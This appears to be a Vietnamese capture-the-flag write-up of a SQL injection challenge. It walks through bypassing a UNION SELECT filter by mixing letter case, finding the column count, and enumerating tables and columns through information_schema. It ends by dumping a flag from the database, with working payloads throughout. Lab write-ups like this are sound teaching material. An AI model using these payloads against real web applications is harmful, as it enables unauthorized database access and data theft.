



Đầu tiên ta cần xác định kiểu input bằng cách nhập vào ‘. Kết quả cho thấy là string nên query cần được đặt trong ‘’ dạng như là id=1’[query]-- -’. Phần -- - thêm vào sau để comment phần sau của query.


Tiếp theo em sẽ tạo query với union select.

Query: id=1’union select 1,2,3-- -’.




Kết quả có vẻ union select đã bị filter. Ta cần tìm cách bypass filter này. Một số cách có thể thử là xen kẽ hoa thường, dùng /**/ hay lồng 2 chữ vào nhau. Thử thì thấy cách xen kẽ hoa thường sẽ thành công.

id=1'uniON seLECT 1,2,3-- -'



Có thể dùng luôn query này để tìm ra số cột của bảng. thử với query id=1'uniON seLECT 1,2,3,4,5-- -' thì cho kết quả như hình dưới. Chứng tỏ table có 5 cột.

Vì -- - dùng làm comment nên có thể đây là mySQL. Tiếp theo ta cần lấy thông tin của bảng. Ta có query như sau: id=1’and 1=2 uniON seLECT 1,2,3,4,group_concat(table_name) from information_schema.tables where table_schema=database()-- -’




```
Hello and Welcome To Our Site, BlueMilkshake_0,books,flag,users,{J_FL4G_T4BL3_0d},{j_fl4g_t4b13_0D}
```


You are not admin and not Allowed to see private DATA , Please login to Continue leet....

Log In Admin

Me

Em thấy có một table tên flag. Có 2 giá trị có vẻ là flag nhưng để chắc chắn em sẽ xem giá trị của bảng flag nữa.

Query: id=1’and 1=2 uniON seLECT 1,2,3,4,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name=’flag’-- -’




```
Hello and Welcome To Our Site, id,username,password,flag
```


You are not admin and not Allowed to see private DATA , Please login to Continue leet....

Log In Admin

Me

Kết quả cho thấy bảng flag có cột flag. Bước cuối ta sẽ lấy được flag với query:

id=1’and 1=2 uniON seLECT 1,2,3,4,flag from flag-- -‘




```
Hello and Welcome To Our Site, flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNETUxpQFN
```

You are not admin and not Allowed to see private DATA , Please login to Continue leet....

Log In Admin

Me

```
flag{dDhbLnVnQF1UOypEbmtjd24jQ1VpP21fckNKLHZMI112QEFrKEItMzJ9fUBfLHRjTjozWFNE
TUxpQFNUViglLmo1Kmp6JnldTksofTItYWN2dHlxVmJKIyU9Vy57e0F3aWFKbip0M3JxOGZ0ejo1J
XtSM241UXEsdk5uW2NkLnpOW2docXZucj1LaCpXdlB6R3A7ZHQ6OFY3VC5fcSpqdjVSUll9NjpoQC
U5dSo9ejUmPXolMz9kMltMejVDQW1YM0hUWkdBKjZdV1VQcCwuJVgzI0UlRiw2ODJoTVR4JiFLI3l
yIUxqdXhYa3lpKUYpLzMzNUZoSyM2cnY9cEw6ZilTSEFLUD8rKT9LVGJjTnpmRC1LbnlaRll1Mj1a
aHgjU3JoNipBWllTdTIpCg==}
```